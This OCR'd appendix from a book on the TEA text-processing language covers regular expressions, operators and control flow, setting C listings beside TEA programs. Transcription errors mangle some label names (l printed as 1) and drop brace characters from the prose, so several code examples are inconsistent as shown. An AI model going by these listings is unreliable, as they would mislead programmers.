TEA MULTI-STRINGS: Example 4: Dealing with Long Strings with Line Breaks

```
I!:"Hello World is such a short phrase,
but we can actually make it as LONG as
WE WISH."
```

Which produces the same exact output as we saw produced for **Example 2**.

A.3.1 TEA Regular Expressions

Before we leave the matter of [data] types in TEA, is shall be important to stress that, there actually is a second type in the language; **regular expressions**. TEA regular expressions are first introduced in their own chapter — refer to **Chapter 3** — that especially makes clear how their special syntax is defined for the TEA language. However, other than just known about their specific formal language, and since we have just discussed in the previous sections that essentially, all TEA data is just strings, it shall be important to **indicate the peculiarities and subtleties of TEA regular expressions** — the stuff that especially makes them distinct from TEA strings.

[7] TOLs have likewise been treated in **Section A.3**.

First, note that, we can store or write a regular expression anywhere a TEA instruction expects a string. For example, the following program shows all ways that we could use a regular expression in place of a string...

TEA Regular Expressions: Example 1: Handling Literal Regexs in Place of TEA Strings

```
I!:^.[ ][a-z]+\s\W$ # set regex as literal string in
    AI

V:vREGEX:{^.[ ][a-z]+\s\W$} # store regex in a vault

I!:{REGEX:a}|R!:a:{^.[ ][a-z]+\s\W$} # regex as
   substitution value!

etc.
```

Note that, in that example, we have instances where we write the regular expression without worrying about whether it is delimited or not — such as in the first instruction statement. However, and as one shall establish through experience and practice, it sometimes is necessary to wrap a regular expression in the usual string delimiters — especially when the regular expression is meant to be treated as a string, but also when it is possible that the regular expression contains "special characters" — such as either "#" or "|" or even just ":". Thus the cases we see in the other two statements. Moreover, it should be worth indicating that, despite that advise, there might be times when it is better to not treat a TEA regular expression if it were a string.

We here must stress that there are legitimate times in TEA programming, when an instruction **ONLY expects** a TEA regular expression as one of its explicit parameters/arguments and not just any possible TEA string. Such cases should not be worried about though, because, as one shall have found out when reviewing or reading the several tables introducing each TEA primitive's semantics — e.g **Table 10.2**, **Table 13.2**, **Table 24.2**, etc. — when such is the case, that a regular expression and not any other type is required as one or more of a given instruction's signature, then, it shall always be explicitly indicated in the instruction's semantics or definition. Often, this is indicated with a `REGEX`, `RX1`, `RX2`,... token indicated as part of the signature.

In such cases then, such as we see in the following example:

TEA Regular Expressions: Example 2: Methods of Writing Literal Regular Expressions Where TEA Regular Expressions are Expected

```
I!:{hello world at 9:00 AM or perhaps 19:30 PM}

D:e:{:}:M$
```

That program has one instruction expecting literal TEA regular expressions — the second instruction, a **DELETE** command. Moreover, we have used it in the multi-parameter mode, so that, instead of just one TEA regular expression, we passed multiple regexes. The result we obtain from that program is the filtered string "hllo world at 900 AM or prhaps 1930 P".

However, important to note, assuming we had a peculiar case where the usual TEA string delimiters and are likewise part of the string value we wish to operate upon using the above specified regular expression accepting instruction, how would we safely go about it? For example, consider the following:

TEA Regular Expressions: Example 3: Methods of Writing Literal Regular Expressions Where TEA Regular Expressions are Expected

```
I!:{hello world at {9:00 AM} or perhaps 19:30 PM}

D:e:{:}:M$:{:}
```

That modified program presents the case where we wish to use the DELETE command to likewise eliminate the TEA string delimiters and , however, seems like the way it is written there would not work, because that program returns the result "hllo world at 900 AM or prhaps 1930 P". That is problematic, because, even though we attempted add two extra literal regular expressions "" and "" to the original filtering expression, and yet, because of TEA token precedence rules[8], that last bit shall instead be evaluated as though it were a literal string ":" — which is futile here, not only because we already had

[8]Refer to TEA grammar in **Section 2.1**

specified that filter in the earlier regular expressions, but also because it fails to capture the explicit filter we are interested in. So, how should we go about solving this? Consider the following modification then..

TEA Regular Expressions: Example 3: Methods of Writing Literal Regular Expressions Where TEA Regular Expressions are Expected

```
I!:{hello world at {9:00 AM} or perhaps 19:30 PM}

#D:e:{:}:M$:{{}:{}}

#OR

#D:e:{:}:M$:[\{\}]

#OR

#D:e:{:}:M$:"\{|\}"

#OR

D:e:{:}:M$:{\{|\}}
```

In which case we see, not just one, but actually 4 different ways we might pass a tricky regular expression to a TEA instruction that expects only a regular expression and not just a normal string. Moreover, and as one shall notice in approach #1, #3 and #4, we are writing the literal regular expression inside a TEA string — in two ways though; #3 uses the “”’ delimiters for example. Otherwise, any of the specified filter instruction shall correctly produce the desired output: “hllo world at 900 AM or prhaps 1930 P”.

A.4 TOPIC-3: Operators and Expressions

> **Operator** A function that can be applied to one or more operands so as to yield a result. It is (usually) a symbol representing an operation to be carried out, as opposed to a variable, which represents a data value.
>
> — **Oxford Dictionary of Computing**[46]

In the introduction of this chapter we mentioned the fact that computing is about getting machines or processors to solve problems by following some kind of well-designed solutions in the form of an algorithm, and which algorithm is typically expressible as a program made of one or several instructions — these could be atomic (meaning the instruction only does one thing, one operation, and nothing more) or composite (the instruction is built from several [smaller] instructions or operations so that it accomplishes its objective via combining the individual operations from which it is composed).

TEA Commands as Operators

In the context of computer programs, and operation could be as simple as taking two strings such as "hello" and "world", and then combining them into a single string so as to produce "helloworld". In TEA, we might use the following program to accomplish that:

TEA OPERATIONS: Example 1: Basic Operation: String Concatenation

```
#String Concatenation 1:
I!:{hello}
X!:{world}
#=helloworld

#String Concatenation 2:
V:vSTR1:{hello}
V:vSTR2:{world}
R@:{#vSTR1# #vSTR2#}
#=hello world
```

In that program we actually demonstrate the case of a string concatenation

operation using two different approaches:

1. The first leverages **literal strings** — strings not held in variables — and concatenates them using the **Xenograft** instruction or operator (refer to **Chapter 30**). Further, note that, the **X** command space can allow us to affix strings to each other either via prefixing or suffixing. But also, it can be applied to non-literal strings such as those held in vaults.
2. The second method demonstrates how to approach string concatenation using both literal and non-literal strings; the literal strings are sourced from the two vaults `vSTR1` and `vSTR2` as shown, however, instead of merely concatenating them directly to each other as we do in case 1, we instead have a literal separator, " ", that is placed betwixt them, so that, by evaluating the TEA template `#vSTR1# #vSTR2#` using the command /operator **R@**, we then have the result as "hello world".

In those two scenarios, we essentially see that, for TEA programs, the commands themselves — the `A:, B:, C:, C!:, ..., Z*:,...` with or without parameters, are the **operators**. In a more TEAic language, we especially refer to these as **seqeuence transformers**[9], a kind of operator and operations that always involve performing some kind of transformation on one or more sequences[10]. Moreover, Just as with typical mathematical operators such as the case of **addition** (+) or **subtraction** (-), etc. TEA operators can be applied to multiple parameters at once. For example, just like we might think of `1 + 2 + 3` that evaluates to "6", we can likewise think of concatenating multiple strings into one via a method that is perhaps even simpler than what we have just seen:

TEA OPERATIONS: Example 2: Multi-Argument Operators: String Concatenation

```
#Multi-String Concatenation 1:
I!:{hello   - - ?}
G:{world}
#=helloworld-world-world?

#Multi-String Concatenation 2:
I!:{hello   - - ?}
G:{world}:\s+
```

[9]Term borrowed from Transformatics — refer to **Chapter 5**.

[10]Do not forget that, as established in [58], sequences are a basic mathematical concept that actually underlie many kinds of mathematical and computational structures — ordered sets, graphs, trees, strings, matrices, and even entire computer programs as we also see in [14] — when we essentially think of programs as just text.

```
#=helloworld-world-world?

#Multi-String Concatenation 3:
V:vSTR1:{hello}
V:vSTR2:{world}
V:vGAP:{ }
G*!:vGAP:vSTR1:vSTR2:vSTR1
#=hello world hello
```

TEA Instructions that Process Mathematical Operators

Away from treating TEA commands as the operators themselves, it is worth noting that we actually have legitimate scenarios in which a TEA program processes operators in the "traditional" or common sense. This, especially when treating of mathematical operations and operators[11] — TEA uses a different syntax and semantics where most other languages would fallback to language-level operators for expressing program logic.

As far as processing of mathematical operators is concerned in TEA, the most (if not the only) legitimate scenario is when evaluating expressions passed to the **TEA Mathematical Rewrite** instruction; `R.:EXPR`. That instruction is well introduced and discussed in its relevant section — see **Section 24.2.1**. Everything relevant to understanding how to use that facility, which especially deals with or applies to **TEA Mathematical Expressions**, is covered well in that section, but is also well illustrated in use-cases such as one finds in **Section 24.3.2** which presented an advanced mathematics computer.

As a basic example of how TEA programs can employ traditional mathematical operators in TMEs, consider the following illustration of two way in which we could evaluate the Golden Expression formula using the **REWRITE** command:

[11] We stress "mathematical operators" here because, as it should already be clear — for example, via the discussion and illustrations in **Section A.2.4** — that TEA syntax and semantics significantly differ from those of many traditional programming languages, such as C-family languages, and so that, "usual" programming language operators such as use of logical operators `&&` or `||`, etc. in say conditional processing instructions such as the arguments to traditional **If-Else**, do not exist in TEA in the same way. But TEA does still have a place for those operators as well as other usual, arithmetic operators.

TEA and Mathematical OPERATORS: Example 1: Computing the Golden Ratio

```
#R.:0.5*(1+5**(1/2)) # computes the Golden Ratio

#OR

R.:.5*(1+5**(2**(-1))) # also computes the Golden
   Ratio
```

The important aspects here are that the usual mathematical operators are support as laid down in **Section 24.2.1**, their correct precedence order is respected, and that the command essentially results in the final terminal value equivalent to the expression that was evaluated — or blank in case an error occurred[12].

A.5 TOPIC-4: Control Flow

Control flow essentially tells us how we can navigate from one instruction to another around a computer program based on context or some parameters [in the code or read from the program's environment at runtime].

In many traditional languages, there are statements or instructions such as conditional or unconditional looping constructs (do.. while, while, switch, for loop, foreach, etc), conditional or unconditional branching statements (if-else, goto, break, continue, etc.) that generally might process some parameter and then decide where next the language's instruction processor should go within the program's source code so as to continue, terminate or extend execution of the current instruction. For TEA, the basic control-flow statements are:

1. **FORK**: has the syntax `F:PATTERN:LABELTRUE:LABELFALSE`, but also just F:PATTERN:LABELTRUE, as well as other variants, some of which invert the evaluation criteria such as F!:PATTERN:LABELFALSE:LABELTRUE that makes the processing jump to the labeled code-block with label name LABELFALSE in case the active input failed to match PATTERN, otherwise jumping to LABELTRUE, which inverts what the `F:PATTERN:...` instruction would have done! More details about this are covered in the chapter on the **FORK** command space — **Chapter 12**.

[12] As with all TEA instructions, in case the programmer is in doubt concerning what is going on, or that they encounter runtime errors, the recommended intervention is to turn on debugging and then study or consult the outputs of the TEA debugger (also refer to [20]). It does offer insights into any errors there might be even with TMEs.

2. **JUMP** — especially when coupled with **LABEL** such as in `J:LABEL_NAME` — refer to **Chapter 16** and **Chapter 18**.
3. **QUIT** — especially when used in its conditional form, `Q:PATTERN` — — refer to **Chapter 23**

That said, and assuming we wish to help someone coming from more conventional languages such as C or Java, to understand or appreciate how control flow works in TEA, then the following illustrations leveraging all of the above TEA constructs might help as we breakdown...

A.5.1 Conditional Branching: IF-ELSE in TEA — `F:`, `L` & `J:`

In most C-family languages, one might encounter scenarios such as the following, in which we wish to perform a different action based on the age of the user. For simplicity, let us assume we wish to display a custom greeting based on the user's age, and that we only have 3 age-groups — young (< 19), youth (19-39), adult (40+). For completeness's sake, we'll assume we have a catch-all message for when we either do not know the age or that it doesn't fall within any of the three specified age groups (very unlikely).

We shall first of all see the scenario implemented using C, and thereafter, see it expressed using TEA.

C: Control Flow in C: If-Else: Age-Sensitive Greeting Case

Listing A.1: C Control Flow

```c
#include <stdio.h>

int main() {
    int age = -1; // default in case no legit value

    printf("Enter your age: ");

    // Read an integer and store it in the 'age'
       variable
    scanf("%d", &age);


    char* greeting = "Hello there!";

    if(age > 0){
```

```
        if(age < 19){
            greeting = "Hi Baby!";
        } else {
            if(age > 39){
                // 40+
                greeting = "Greetings old fellow!";

            }else {
                // 19 to 39
                greeting = "Hi there buddy!";
            }

        }
    }

    printf("\n%s\nWELCOME ONLINE!", greeting);

    return 0;
}
```

So that, and as you might test via **myCompiler.io**: `https://www.mycompiler.io/view/DyiFZ5E5iKZ`, we obtain the following outputs for the example values indicated in the following enumeration:

1. **No Valid Age**:

```
Hello there!
WELCOME ONLINE!
```

2. **Age: 10**:

```
Hi Baby!
WELCOME ONLINE!
```

3. **Age: 98**:

```
Greetings old fellow!
WELCOME ONLINE!
```

If we were to reproduce such control-flow as in **Listing A.1**, and also try to keep as close to that code's presentation as is possible in TEA, then we might approach it as such:

TEA Control Flow: Age-Group Greeting Case

```
V:age:-1 # default in case no legit value

I!:{Enter your age: }

#Read the integer and store it in the 'age' variable
I:|V:age

V:greeting:{Hello there!}

R@:{#age#>0}|R.:|F:true:lLEGIT:lDEFAULT
L:lLEGIT
R@:{#age#<19}|R.:|F:false:lNOTYOUNG
V:greeting:{Hi Baby!}
J:lGREET # jump to greeting..

L:lNOTYOUNG
R@:{#age#>39}|R.:|F:true:lADULT
#19 to 39
V:greeting:{Hi there buddy!}
J:lGREET # jump to greeting..

L:lADULT # 40+
V:greeting:{Greetings old fellow!}

L:lDEFAULT
L:lGREET # go on, present greeting..
R@:{
#greeting#
WELCOME ONLINE!}
```

It produces outputs as such...

No Valid Age

```
Hello there!
WELCOME ONLINE!
```

Age: 10

```
Hi Baby!
WELCOME ONLINE!
```

Age: 98

```
Greetings old fellow!
WELCOME ONLINE!
```

etc.

Of course, and do demonstrate how a seasoned TEA programmer might likewise write the same program in a more compact form, especially without comments, the following should be sufficiently illustrative:

TEA Control Flow: Age-Group Greeting Case (Compact)

```
I!:{Enter your age: }|I:|I:-1|V:vA
V:vG:{Hello there!}

#for no-numbers...
Y:vA|T!.:|F!:^[0-9]+$:lGREET

#and then age-groups
R@:{#vA#>0}|R.:|F:false:lGREET
R@:{#vA#<19}|R.:|F:false:lNYOUNG
V:vG:{Hi Baby!}|J:lGREET

L:lNYOUNG
R@:{#vA#>39}|R.:|F:true:lADULT
```

```
V:vG:{Hi there buddy!}|J:1GREET

L:1ADULT
V:vG:{Greetings old fellow!}

L:1GREET
R@:{#vG#
WELCOME ONLINE!}
```

That said, it of course shall often happen, as with any programming language, that only with practice and more study or review of TEA programs, that a newbie to TEA can come to appreciate or write TEA logic like a pro!

A.5.2 Conditional Looping: Do-WHILE, WHILE & FOR-LOOP in TEA — F:, L, Q:, J:

We could have used just a for-loop or while loop to demonstrate conditional looping in TEA, however, let us instead illustrate using all the common conditional looping constructs from C, even though for TEA, there aren't that many built-in looping constructs, and yet, we can actually simulate them all and more!

For starters, assuming we wish to present to the user a list of N words in random order, where the words are entered by the user, based on a word count limit N, also specified by the user. We might use the following C code courtesy of Google Gemini [59]:

C: Conditional Looping in C: Random Word List Presenter

Listing A.2: C Control Flow

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>

#define MAX_WORD_LENGTH 100

int main() {
    int N;
```

```
    // 1. DO-WHILE LOOP: Used to ensure the user
       enters a valid positive integer for N
    do {
        printf("Enter the number of words (N,
           greater than 0): ");
        if (scanf("%d", &N) != 1) {
            printf("Invalid input. Please enter a
               whole number.\n");
            N = 0; // Keep loop running
        }

        // 2. WHILE LOOP: Used to clear out any
           remaining characters in the input buffer
        while (getchar() != '\n');

    } while (N <= 0);

    // Allocate memory for N words
    char **words = (char **)malloc(N * sizeof(char
       *));
    if (words == NULL) {
        printf("Memory allocation failed!\n");
        return 1;
    }

    // 3. FOR LOOP: Used to iterate and read each
       word from the user
    for (int i = 0; i < N; i++) {
        words[i] = (char *)malloc(MAX_WORD_LENGTH *
           sizeof(char));
        printf("Enter word %d: ", i + 1);

        if (fgets(words[i], MAX_WORD_LENGTH, stdin)
           != NULL) {
            size_t len = strlen(words[i]);
            if (len > 0 && words[i][len - 1] == '\n'
               ) {
                words[i][len - 1] = '\0';
```

```
            }
        }
    }

    // Seed the random number generator
    srand((unsigned int)time(NULL));

    // Another FOR LOOP: Used for the Fisher-Yates
       shuffle algorithm
    for (int i = N - 1; i > 0; i--) {
        int j = rand() % (i + 1);
        char *temp = words[i];
        words[i] = words[j];
        words[j] = temp;
    }

    // A final FOR LOOP: Used to print the
       randomized list of words
    printf("\n--- Randomized List of Words ---\n");
    for (int i = 0; i < N; i++) {
        printf("%d. %s\n", i + 1, words[i]);
    }

    // Free the dynamically allocated memory
    for (int i = 0; i < N; i++) {
        free(words[i]);
    }
    free(words);

    return 0;
}
```

Concerning how that program works, [59] explains:
How It Works:

1. **Reading N:** It uses `scanf("%d", &N)` to read the total number of words you want to enter.
2. **Dynamic Allocation:** Because N is determined at runtime, it uses `malloc` to create an array large enough to hold all the strings.
3. **Getting Words:** It loops N times, using `fgets` to safely read each word

from the user and stripping out any trailing newline characters ('\n').

4. **Shuffling:** It applies the **Fisher-Yates shuffle**, which picks random indices to swap elements around efficiently and uniformly.
5. **Memory Cleanup:** Finally, it uses 'free()' to release all the heap memory it allocated, preventing memory leaks.

And as for how each loop construct is utilized, we also learn that:

1. **do-while loop:** Prompts the user for N. Because we always want to ask at least once before checking if it's valid, a 'do-while' loop is the ideal choice here.
2. **'while' loop:** Immediately nested inside the input validation to clear the input buffer (getchar() != '\n'), preventing infinite loops if someone types letters instead of a number.
3. **'for' loops:** Used multiple times for fixed-count iterations, such as reading N words, running the Fisher-Yates shuffle, and printing out the final shuffled list.

As can be established via testing it out online — `https://www.mycompiler.io/view/8C1BIz72g2o` — The output of such a program is as follows:

```
--- Randomized List of Words ---
1. cat
2. meat
3. rice
```

When we've specified the arguments as

```
3
cat
rice
meat
```

in that interface's input panel.

However, it shall be up to the reader to decide for themselves, if the program we have in **Listing A.2** is easier done in C or in TEA as we next demonstrate the equivalent in TEA:

Conditional Looping in TEA: Random Word List Presenter

```
###[Random Word List Presenter]###
demonstrating conditional looping
and control flow in TEA
-----------------------------------

1. Get word limit
L:1PROMPTN
I!:{Enter N (positive number of words)}|I:
T!.:|V:vN|F!:^[0-9]+:1PROMPTN
# the above loops till valid input is given
# somehow like do-while loop

2. Get list of N-words
V:vI:0|V:vWORDS:{}|V:vGLUE:{ }
L:1BUILDLIST
R@:{#vI#>=#vN#}|R.:|F:true:1PRESENT
L:1PROMPTWORD
I!:{Enter Word:}|I:|T!.:|V:vWORD
F:^$:1PROMPTWORD
G*!:vGLUE:vWORDS:vWORD|V:vWORDS #update list
R@:{#vI#+1}|R.:|V:vI|J:1BUILDLIST #loop

3. Present Shuffled Word List
L:1PRESENT
A*:vWORDS|X:{--- Randomized List of Words ---
}
```

For the same user-provided arguments/parameters as we saw for the C example above, we obtain outputs such as:

```
--- Randomized List of Words ---
rice cat meat
```

OR

```
--- Randomized List of Words ---
meat rice cat
```

etc.

A.5.3 Unconditional Branching in TEA — `Q:` & `J:`

Whereas in **Section A.5.1** we have covered material on how branching works based on some specified program state or conditions, and yet, it is not the case that one always wants to only branch when something has happened or upon the fulfillment of some particular condition. Thus, we are going to likewise look into what can be done when one wishes to unconditionally branch — essentially that, upon reaching some particular section of the program irrespective of how one got there, we have some instruction(s) that force an alteration in how the processing flow proceeds; the program could quit, return to an earlier state or merely jump ahead to some instructions not [sequentially] immediately accessible from where the branching occurred.

To demonstrate the difference between conditional and unconditional branching, we shall use the following TEA program that presents a recipe for how to prepare milk tea. In its initial implementation, the program leverages conditional branching, so that, depending on the user's preferences, it either presents the recipe for spiced milk tea, or one for plain milk tea.

Conditional Branching in TEA: MILK TEA RECIPE Presenter

```
V:about:{MILK TEA preparation recipe}
#-------------------------------------
# Demonstrates Conditional Branching
#-------------------------------------

V:ingredients:{==|INGREDIENTS:
- Water (.5L)
- Milk (.5L)
- Tea Leaves (10gm)
- Sugar (50gm)
- Spices}

V:directions:{==|DIRECTIONS:
```

```
1. Mix the Water and Milk.
2. Boil the mixture on moderate heat.
3. Once the milk forms cream, add Tea Leaves.
4. Also lower the heat, and add the spices.
5. Let it brew for about 5 extra minutes.
6. Remove from heat.
7. Pour into a cup.
8. Add sugar and stir.
9. Serve while still hot and steaming.}

# SEEK USER's PREFERENCE
R@:{WELCOME to
#about#
*-*-*-*-*-*-*-*-*-*-*-*-
Please decide if you want instructions for
spiced milk tea: [Y]es
OR [N]o otherwise:}|I:|T!.:|V:vChoice

# PRESENT RECIPE...
Y:vChoice|Z:|F!:y:1UNSPICED
R@:{[SPICED] #about#
*-*-*-*-*-*-*-*-*-*-*-*-
#ingredients#
*-*-*-*-*-*-*-*-*-*-*-*-
#directions#}|V:|I:|Y:
Q!: #quit..

L:1UNSPICED
Y:ingredients|K!:{Spices}|V:ingredients
Y:directions|D:{, and add the spices}|V:directions
R@:{[PLAIN] #about#
*-*-*-*-*-*-*-*-*-*-*-*-
#ingredients#
*-*-*-*-*-*-*-*-*-*-*-*-
#directions#}|V:|I:|Y:
```

When we run that program, and the user specifies no particular choice, or that they do not specify ”YES” or ”Y” or ”yes”, etc. We get the plain milk tea

recipe as such:

Plain Milk TEA Recipe

```
[PLAIN] MILK TEA preparation recipe
*-*-*-*-*-*-*-*-*-*-*-*-
==|INGREDIENTS:
- Water (.5L)
- Milk (.5L)
- Tea Leaves (10gm)
- Sugar (50gm)
*-*-*-*-*-*-*-*-*-*-*-*-
==|DIRECTIONS:
1. Mix the Water and Milk.
2. Boil the mixture on moderate heat.
3. Once the milk forms cream, add Tea Leaves.
4. Also lower the heat.
5. Let it brew for about 5 extra minutes.
6. Remove from heat.
7. Pour into a cup.
8. Add sugar and stir.
9. Serve while still hot and steaming.
```

While, specifying the choice "YES", makes the program present the spiced milk tea recipe as such...

Spiced Milk TEA Recipe

```
[SPICED] MILK TEA preparation recipe
*-*-*-*-*-*-*-*-*-*-*-*-
==|INGREDIENTS:
- Water (.5L)
- Milk (.5L)
- Tea Leaves (10gm)
- Sugar (50gm)
- Spices
*-*-*-*-*-*-*-*-*-*-*-*-
```

```
==|DIRECTIONS:
1. Mix the Water and Milk.
2. Boil the mixture on moderate heat.
3. Once the milk forms cream, add Tea Leaves.
4. Also lower the heat, and add the spices.
5. Let it brew for about 5 extra minutes.
6. Remove from heat.
7. Pour into a cup.
8. Add sugar and stir.
9. Serve while still hot and steaming.
```

Note that, our program is smart enough to leverage a single set of ingredients and directions for either choice! Moreover, in case we wish to modify the program so that, there is no more need for the user to specify a choice or that, we unconditionally default to the plain milk tea recipe irrespective of the user's choice, then the following modified program should demonstrate that..

Unconditional Branching in TEA: MILK TEA RECIPE Presenter

```
V:about:{MILK TEA preparation recipe}
#-------------------------------------
# Demonstrates Unconditional Branching:
# all user-choices default to plain milk tea
#-------------------------------------

V:ingredients:{==|INGREDIENTS:
- Water (.5L)
- Milk (.5L)
- Tea Leaves (10gm)
- Sugar (50gm)
- Spices}

V:directions:{==|DIRECTIONS:
1. Mix the Water and Milk.
2. Boil the mixture on moderate heat.
3. Once the milk forms cream, add Tea Leaves.
4. Also lower the heat, and add the spices.
5. Let it brew for about 5 extra minutes.
6. Remove from heat.
```

```
7. Pour into a cup.
8. Add sugar and stir.
9. Serve while still hot and steaming.}

# SEEK USER's PREFERENCE
R@:{WELCOME to
#about#
*-*-*-*-*-*-*-*-*-*-*-*-
Please decide if you want instructions for
spiced milk tea: [Y]es
OR [N]o otherwise:}|I:|T!.:|V:vChoice

# PRESENT RECIPE...
J:1UNSPICED #unconditionally branch to unspiced!

R@:{[SPICED] #about#
*-*-*-*-*-*-*-*-*-*-*-*-
#ingredients#
*-*-*-*-*-*-*-*-*-*-*-*-
#directions#}|V:|I:|Y:
Q!: #quit..

L:1UNSPICED
Y:ingredients|K!:{Spices}|V:ingredients
Y:directions|D:{, and add the spices}|V:directions
R@:{[PLAIN] #about#
*-*-*-*-*-*-*-*-*-*-*-*-
#ingredients#
*-*-*-*-*-*-*-*-*-*-*-*-
#directions#}|V:|I:|Y:
```

The particular instruction that causes our original conditional-branching program to take on unconditional branching is the instruction

```
J:1UNSPICED #unconditionally branch to unspiced!
```

While, in the original program, we were reading the user's choice, and using that to decide where next the program should head to, as per the code...

```
Y:vChoice|Z:|F!:y:lUNSPICED
```

A.5.4 Unconditional Loops in TEA — `L:` & `J:`

Note that, in **Section A.5.2** we have covered the case of conditional looping. Loops are essential in the sense that, they allow us to design algorithms that perform iterations about some action — in the conditional case, we have way to perform a test at each other subsequent iteration so that once the test fails, we stop iterating. In unconditional looping though, the idea is to design the looping so that it is indefinite, never needs to perform a test (itself), and that either the program eternally runs around that loop until when something causes it to halt or crash break out. Of course, in the unconditional looping, the idea is that, the looping construct itself needs not perform a test, however, nothing should stop the programmer from embedding some form of break-out test within the code about which the loop runs, so that, when it is necessary, the program can exit from the loop.

We can appreciate the two looping forms as per the following diagrams...




Figure A.3: Conditional Looping Constructs: FOR, WHILE, FOR-EACH

That first one depicts scenarios in which there is some form of necessary test before the looping starts or continues.




Figure A.4: Conditional Looping Constructs: DO-WHILE

The above is for scenarios where the loop's body might at least be evaluated once without any test being performed, but after which, and for every other subsequent loop iteration, a test must first pass (TRUE) before the loop's body can be processed again. And so that, once the test fails, the code beyond the loop ("Posterior Code") is then processed.




Figure A.5: Unconditional Looping Constructs: With No Breakout Logic

